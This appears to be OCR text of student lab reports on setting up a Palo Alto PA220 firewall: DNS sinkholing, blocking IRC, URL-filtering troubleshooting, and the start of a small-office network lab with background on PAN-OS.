
Go to Device > Licenses and make sure there's a valid "DNS Security" license.

Go to Objects > Security Policies > Anti-Spyware. Click the read-only default profile and click "Clone".




Click on the new "default-1" profile. Optionally, rename the profile to make it easier to identify. Go to the "DNS policies" tab. Under "signature source", set all items in the "Policy Action" tab to "sinkhole". Set the items in the "log severity" column to your

desired severity level for requests to different DNS types (in this example, log severity levels are at their default values). Make sure the sinkhole IP is set to “Palo Alto Networks Sinkhole IP”.




Go to Policies > Security and click on your outgoing internet rule. Go to “Actions” and under “Profile Settings”, set the “Anti-Spyware” setting to the rule you created.




Application-level filtering (Blocking IRC Internet Relay Chat)

(Note: As shown in the image below, IRC chat was unblocked on this network before any configuration. This was tested by downloading the mIRC client and connecting to the server irc.undernet.org on TCP port 6667.)




Go to Policies > Security and click “Add”.




Give the policy an appropriate name for its purpose, as shown below:


Under “Source”, click “Add” and set the source zone to “Trust-L3’.




Under “Destination”, click “Add” and set the destination zone to “Untrust-L3”.



Under “Appliction”, click “Add” and set the application to “irc”.





Under “Actions”, set the action to “Deny”.




Finalizing Setup

Finally, click the *Commit* button in the top-right corner. In the resulting window, click *Commit* again.






Network Diagram




Problems

Originally, we configured our URL filtering security policy under “Service / URL Category” and configured “Adobe” (capital A) as the only URL category. When URL filtering is configured in this manner, it blocks all HTTP and HTTPS traffic outside of the security policy. Since our category did nothing but block adobe.com, we blocked every possible URL, which was not the intended effect. We fixed this by configuring filtering under the “Profile Section” section of the “Actions” tab and using the “adobe” (lowercase a) profile we configured.



When configuring a URL filtering override password, the “Setup” page under the “Device” tab was blank. After doing some research, I found that this wasn’t a unique issue, and that it could be remedied by uninstalling the “dlp” plugin, which had an issue that interfered with the override password configuration.



Conclusion

To wrap up, the Palo Alto PA220 is a very capable device for small school environments. Through the PA220’s web interface, setting up URL filtering, DNS-based filtering, and application-level filtering are all relatively straightforward. I am sure that the skills required to set up this triple-layer filtering will serve me well in the future if I am ever expected to set up a firewall for a monitored environment, such as a small office or school. With the advent of remote work/school becoming normalized in the professional/educational worlds, this small office/school architecture will only become

more common, making the ability to set up filtering even more valuable in these environments.

Palo Alto Networks Cybersecurity Academy – Setting up a PA220 Firewall for a SOHO Environment

Colin J. Faletto, CCNA

paloalto NETWORKS

Purpose

This lab serves to expand on the previous Palo Alto lab by teaching CCNP students how to set up the PA220 for a small-scale SOHO network, which is the primary use case for the device. This lab covers skills such as setting up DHCP services and trust boundaries on a router, which are essential for basic network functions and security.

Background

SOHO, short for Small Office/Home Office, is a network type commonly used by individuals or small businesses with less than 10 employees. This network type commonly uses smaller-scale routers, switches, and firewalls compared to their large enterprise counterparts. SOHO networks provide numerous advantages to teams of 1-10 people as they are easier to set up and are more affordable than full-size network equipment. SOHO networks often only have a single router, and may contain switches, wireless access points, and end devices such as computers and printers.

Palo Alto Networks is a networking and cybersecurity company from Santa Clara, California. They are a member of the S&P 500. They focus mainly on the business market, creating scalable security solutions for many of the largest companies worldwide.

The Palo Alto PA220 is a firewall sold by Palo Alto Networks. Contrary to Palo Alto's main market, the PA220 is intended for small office/home office solutions. Marketed as a NGFW, or Next-Generation Firewall, the PA220 uses machine learning to identify attacks instead of relying on a simple signature check like traditional firewalls. This technology allows the PA220 to identify undocumented threats and brand-new exploits without intervention from Palo Alto networks themselves. The PA220 also prevents threats by filtering URLs and securing against DNS-based attacks. As of January 31, 2023, it is no longer being sold, and it will reach end-of-life on January 31, 2028.

The PA220 doesn't have a fan, and instead uses hexagon-shaped vents to passively filter air. The firewall's compact form factor allows it to easily fit alongside existing network devices.

Palo Alto firewalls run on an operating system called PAN-OS. PAN-OS can be controlled through two methods: a Graphical User Interface (GUI) and a Command-Line Interface (CLI). The GUI is accessible through an HTTP connection and displays in any modern web browser. The HTTP connection is available through the firewall's MGT port and by default, is accessible at http://192.168.1.1. The firewall has a default username and password of *admin*.

The latest version of PAN-OS is PAN-OS 11.2 Quasar, which was released in May 2024. In this lab, our firewall is running PAN-OS 8, which has reached end of life and is no longer supported.


PAN-OS's GUI has a variety of settings and tools to control advanced functionality of the router. The GUI's default page is a dashboard that displays vital information, such as console messages and link states of ports.

Lab Summary

In this lab, we configured our firewall to connect to a DHCP-enabled ISP router and configured this traffic to be untrusted by default. We then configured the remainder of the router ports to be connected by a single VLAN, have trusted traffic, and be DHCP clients served by the firewall.


Lab Commands

